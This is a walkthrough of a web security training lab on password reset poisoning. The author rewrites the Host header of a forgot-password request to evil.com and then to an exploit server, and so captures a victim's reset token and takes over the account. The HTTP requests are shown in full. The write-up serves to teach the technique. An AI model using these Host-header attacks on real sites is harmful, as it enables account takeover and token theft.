
Basic Password Reset Poisoning

Scenario

This lab is vulnerable to password reset poisoning. The user carlos will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.


You can access your own account with the following credentials: wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.

this is how the basic password reset poisoning mechanism looks like




checking the login page & we found the "forgot password" link

Login



now let's check out how the forgot password mechanism works by using 'wiener' account as a testing



intercept the packet with burpsuite, this is how it looks like //performing post request on /forgot-password the Post data got 2 param:-

-csrf: <csrf-token> -username: wiener

POST /forgot-password HTTP/1.1 Host: ac751f051fb3542180cb55270040001e.web-security-academy.net User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US, en; q=0.5 Accept-Encoding: gzip, deflate Referer: https://ac751f051fb3542180cb5527004000le.web-security-academy.net/forgot-password Content-Type: application/x-www-form-urlencoded Content-Length: 53 Origin: https://ac751f051fb3542180cb55270040001e.web-security-academy.net Connection: close Cookie: lab=46%7cMCwCFCySg7uJtEuSHpBQ9EH0yPqtG3ZvAhR5BLDsDrKtdN%2brzCI2s9yf%2b5dQ9QQQJ8%2fsGo4C6DfgAki6Rkh94ylP M28pyHkNd6HHXekX5OJcClE%3d; session=FxOAYzfKdWU7ii9PKEpW0YqBuDMkFbEW Upgrade-Insecure-Requests: 1 csrf=oMHAIIo2ajLfUlHhJB7fjwMTuerLHZe6&username=wiener


then the webpage will shows this message once we send the password reset

Please check your email for a reset password link.

now let's check out wiener's email & this is how the email looks like

Sent	From	Subject	Body		
2020-12-17 12:35:07 +0000	no- reply@ac751f051fb3542180 cb55270040001e.web- security-academy.net	Account recovery	Hello!		
			Please follow the link below to reset your passw ord.		
			https://ac751f051fb3542180cb55270040001e.web-security-academy.net/forgot-password?temp-forgot-password-token=9uf7HFRa5m0p22Woy35nLPKkRHnbeajv	View raw	
			Thanks, Support team		

when we click on the link, it'll redirect us to this page which we can reset the password without entering any old credential



let's check and see whether we can perform password reset poisoning by performing http host header attack

send the forgot-password post packet to our repeater

change the Host: to our testing malicious host & send it

```
POST /forgot-password HTTP/1.1
Host: evil.com
User-Agent: Mozilla/5.0 (X11; Linux
Accept: text/html,application/xhtml+
Accept-Language: en-US,en;q=0.5
```

& it send completely even we're using the same csrf-token (no csrf protection?)

checking the email & we notice that the password-reset url just changed into our testing malicious host //it's vulnerable to basic password reset poisoning


Sent	From	Subject	Body
		Account recovery	Hello!
2020-12-17	no- reply@ac751f051fb3542180		Please follow the link below to reset your passw ord.
12:45:41 +0000	cb55270040001e.web- security-academy.net		https://evil.com/forgot-password?temp-forgot-password-token=QbP6PtV4CD2LlqQY5qQ95Ijp7UtYtVj5
			Thanks, Support team

so basically what we need is the temp-forgot-password-token to pass to us

i tried the ngrok port tunneling technique to pass the token to my local php server, it works for wiener account when i click on the password reset link in email but it doesn't work for carlos (idk why it told me that carlos will be clicking on the links in email carelessly, but it doesn't click on my ngrok port tunneling url)

so what we can do is just used the exploit server link that it gave us, since in the exploit server link it does let us access the access.log

the exploit server hostname



edit the host header to the exploit server hostname

```
POST /forgot-password HTTP/1.1
Host: ac881fa31f5e549f80cf5537017e00dc.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/w
```

now change the username to carlos, as we want to reset carlos's account this time

```
Ze6&username=carlos
```


Send the request packet, this is the message that will shows when it completely send

now assume carlos will click on any link in his email, so let's check the exploit server access log

& we just captured the temporary reset password token when carlos clicked on the malicious link


2020-12-17 12:55:55 +0000 "GET /forgot-password?temp-forgot-password-token=HFnPbIjtjPCYcTY1UEttHP1rCx7z628J HTTP/1.1" 302 "User-Agent: Moz

using the temporary password reset token we can access to this page to reset carlos credential






so let's change the credential



& login into carlos account with the newly reset credential

Login



Voila, now we've takeover carlos account

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email	
Update email	